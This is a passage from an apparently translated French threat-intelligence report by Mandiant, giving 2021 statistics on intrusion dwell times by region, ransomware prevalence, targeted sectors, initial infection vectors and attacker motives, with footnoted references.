En 2021, 22 % des intrusions observées dans la zone Amériques ont impliqué un ransomware – un pourcentage en baisse de 5,5 points par rapport à 2020. Même si ces attaques sont moins nombreuses dans la région, elles continuent d'avoir une incidence sur la durée médiane d'implantation. En effet, les incidents de sécurité liés à un ransomware affichent une durée médiane de présence de 4 jours, contre 32 jours pour les autres formes de compromission.

Durée de présence par type d'investigation – Amériques – 2021



APAC

Évolution de la durée médiane de présence

76 → **21**


JOURS EN 2020 **JOURS EN 2021**

Durée médiane de présence en zone APAC

Tous les indicateurs relatifs à la durée médiane de présence en APAC sont en progrès. La durée médiane d'implantation a chuté à 21 jours, contre 76 jours en 2020 : soit une amélioration de 72 % en glissement annuel.


Les organisations détectent les intrusions plus rapidement et les entités externes sont, elles aussi, plus promptes à les avertir en cas de compromission. Ainsi, les incidents identifiés en interne affichent une durée médiane de présence de 22 jours, contre 33 jours dans notre précédent rapport. Du côté des notifications externes, la durée médiane de présence passe de 137 jours (2020) à 16 jours en 2021, soit une chute de 88 %.

Durée médiane de présence – APAC – 2016 à 2021



La répartition de la durée de présence nous indique que, dans la région, 60 % des intrusions échappent à l'attention des équipes de sécurité pendant 30 jours ou moins et que, parmi celles-ci, 60 % (soit 36 % du nombre total d'incidents en APAC) sont détectées en une semaine ou moins. À l'autre extrémité, le constat est semblable aux années précédentes : plusieurs compromissions sont encore resté inaperçues durant de longues périodes. Les experts Mandiant rapportent ainsi que 13 % des intrusions malveillantes enregistrées dans la zone APAC en 2021 affichaient une durée de présence de plus de trois ans. En bref, les entreprises de la région possèdent d'excellentes capacités de détection, mais les intrusions qui passent initialement à travers les mailles du filet sont susceptibles d'échapper aux radars pendant un long moment.

Répartition de la durée de présence – APAC – 2021




Durée de présence par type d'investigation – APAC – 2021

Hausse des investigations impliquant un ransomware

12,5 % → **38 %**
EN 2020 EN 2021

Les ransomwares occupent une part plus prépondérante que les années précédentes. Ces intrusions représentent en effet 38 % des événements de sécurité investigués en APAC en 2021, contre 12,5 % en 2020 et 18 % en 2019. Leur durée médiane de présence est de 9 jours, contre 38 jours pour les incidents hors ransomware.



EMEA

Évolution de la durée médiane de présence

66 → 48


JOURS EN 2020 JOURS EN 2021

Durée médiane de présence en zone EMEA

En 2021, la région EMEA a enregistré une baisse globale de la durée médiane de présence, avec les meilleurs indicateurs jamais relevés dans la zone pour l'ensemble des catégories. La durée médiane d'implantation des incidents investigués est de seulement 48 jours en 2021, contre 66 jours en 2020 et 54 jours en 2019.


En ce qui concerne les cas de détection interne, la durée médiane de présence passe de 29 jours (2020) à 13 jours. De même, les intrusions notifiées par une entité externe, qui affichaient une durée médiane de présence de 225 jours dans notre dernier rapport, chutent à seulement 60 jours en 2021.

Durée médiane de présence – EMEA – 2016 à 2021



La répartition de la durée de présence montre que 47 % des intrusions en EMEA sont détectées dans un délai de 30 jours, et que 70 % de ces incidents (33 % du nombre total de compromissions dans la région) sont repérés en une semaine. Nous observons en outre une baisse du pourcentage d'implantation sur une longue période. En 2021, 5,5 % des intrusions enregistrées dans la zone EMEA ont affiché une durée de présence de plus de trois ans, soit une progression de 2,5 points par rapport à 2020.

Répartition de la durée de présence – EMEA – 2021




Durée de présence par type d'investigation – EMEA – 2021

Baisse des investigations impliquant un ransomware

22 % → **17 %**
EN 2020 **EN 2021**


En 2021, les indicateurs relevés en zone EMEA rapportent un plus faible nombre d'investigations liées aux ransomwares (17 %, contre 22 % en 2020). Cependant, la rapidité inhérente à ce type d'attaque contribue à l'amélioration globale de la durée médiane de présence dans la région. Les experts Mandiant y observent qu'en 2021, la durée médiane de présence des incidents impliquant un ransomware a chuté à 4 jours, contre 60 jours pour les autres formes de compromissions.



Secteurs d'activité ciblés

Les données recueillies par Mandiant montrent que le ciblage sectoriel reste une tendance forte chez les cybercriminels. En 2021, les services aux entreprises et les services financiers ont dominé le classement des industries les plus visées dans le monde. Le retail et l'hôtellerie, la santé et les hautes technologies viennent compléter le top 5 des segments les plus attaqués. Chaque année, ce sont ces mêmes secteurs d'activité qui subissent le feu le plus nourri aux quatre coins du globe, selon les observations de Mandiant.

Secteurs d'activité ciblés dans le monde – 2021



Attaques ciblées

Vecteur d'infection initiale


L'exploitation des vulnérabilités reste le vecteur d'infection initiale le plus fréquemment identifié en 2021 : 37 % des intrusions pour lesquelles ce critère est connu débutent par un exploit – soit une augmentation de 8 points par rapport à 2020.

Arrivée deuxième au rang des vecteurs d'infection initiale les plus répandus en 2021, la compromission de la supply chain correspond à 17 % des cas identifiés, contre moins de 1 % l'année précédente. Notons que 86 % de ces incidents sont liés à l'attaque SolarWinds et à SUNBURST[1].

Par ailleurs, l'équipe Mandiant observe une hausse des intrusions dont le vecteur d'infection initiale est dû à une précédente compromission. Ces cas de figure comprennent notamment le passage de témoin d'un groupe cybercriminel à l'autre, ainsi que des infections par malware perpétrées en amont. Les compromissions antérieures représentent 14 % des intrusions (cas identifiés).


Le nombre d'intrusions reposant sur l'hameçonnage (phishing) est en baisse : lorsque le vecteur d'infection initiale a pu être identifié, le phishing correspond à 11 % des compromissions, contre 23 % en 2020. Cette tendance reflète la capacité accrue des entreprises à détecter et à bloquer les e-mails de phishing. Elle traduit également une meilleure sensibilisation des salariés, désormais mieux armés pour reconnaître et signaler ces tentatives.

Vecteur d'infection initiale – 2021 *(cas identifiés)*



1. Mandiant (13 décembre 2021), « Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor ».


Objectifs des cybercriminels



Gain financier

38 % → **30 %**
EN 2020 **EN 2021**

À l'origine de trois intrusions recensées sur dix, l'argent reste une motivation importante en 2021. Ces attaques reposent principalement sur l'extorsion, la demande de rançon, le vol de données de cartes de paiement et les transferts illicites. On note toutefois que leur part est en baisse, à 30 % contre 38 % en 2020. Ce chiffre s'explique notamment, comme l'observe Mandiant, par une diminution de deux points du pourcentage d'incidents impliquant un ransomware, ainsi que par le durcissement des actions judiciaires prises à l'encontre des cybercriminels (arrestations, démantèlement de serveurs, saisie des fonds extorqués, etc.).




Vol de données

32 % → **29 %**
EN 2020 **EN 2021**

Le vol de données reste l'un des objectifs principaux des cybercriminels. En 2021, Mandiant a ainsi identifié ce motif dans 29 % des compromissions. Dans 32 % de ces cas (ce qui représente 9 % du nombre total d'intrusions), le butin dérobé sert à affermir la position des attaquants durant les négociations de paiement. Il semble par ailleurs que, dans 12 % des incidents impliquant le vol de données (4 % du nombre total d'intrusions), les informations subtilisées l'ont été soit à des fins d'espionnage, soit pour s'emparer d'une propriété intellectuelle.

Compromission de l'architecture et menace interne

Les experts Mandiant observent une légère hausse des incidents ne servant a priori qu'à compromettre l'architecture en préparation à une future attaque. Cette activité correspond à 4 % des intrusions, soit une augmentation de 1 point par rapport à 2020. Enfin, les menaces internes restent rares et ne représentent que 1 % des événements investigués par Mandiant. Ces indicateurs demeurent relativement stables au fil de nos rapports annuels.



Exploits

L'exploitation de vulnérabilités représente 30 % des intrusions enregistrées en 2021. Des failles majeures ont été découvertes dans des produits tels que Microsoft Exchange[2,3], SonicWall Email Security (ES)[4], le VPN Pulse Secure[5] ou encore l'utilitaire Log4j 2 d'Apache[6]. Les attaquants ont utilisé ces brèches afin de s'infiltrer et de se déplacer latéralement dans l'infrastructure ciblée – certains en profitant pour déployer des ransomwares[7].


Évolution des cas impliquant plusieurs groupes cybercriminels (par environnement)

29 % → **25 %**
EN 2020 **EN 2021**

Environnement

En 2021, les experts Mandiant ont relevé qu'un quart des environnements compromis abritaient plusieurs groupes cybercriminels distincts. Nos investigations ont mis au jour des collaborations entre clusters ainsi que des structures parfois visées simultanément – de façon indépendante – par différents acteurs malveillants. Bien que le pourcentage d'environnements ciblés par plusieurs groupes cyber soit en baisse par rapport à 2020, la tendance générale affiche une hausse sur les trois dernières années.

Cas impliquant plusieurs groupes cybercriminels – 2019-2021




2. Mandiant (4 mars 2021), « Detection and Response to Exploitation of Microsoft Exchange Zero-Day Vulnerabilities ».
3. Mandiant (17 novembre 2021), « ProxyNoShell: A Change in Tactics Exploiting ProxyShell Vulnerabilities ».
4. Mandiant (20 avril 2021), « Zero-Day Exploits in SonicWall Email Security Lead to Enterprise Compromise ».
5. Mandiant (20 avril 2021), « Check Your Pulse: Suspected APT Actors Leverage Authentication Bypass Techniques and Pulse Secure Zero-Day ».
6. Mandiant (15 décembre 2021), « Log4Shell Initial Exploitation and Mitigation Recommendations ».
7. Mandiant (23 février 2021), « (Ex)Change of Pace: UNC2596 Observed Leveraging Vulnerabilities to Deploy Cuba Ransomware ».

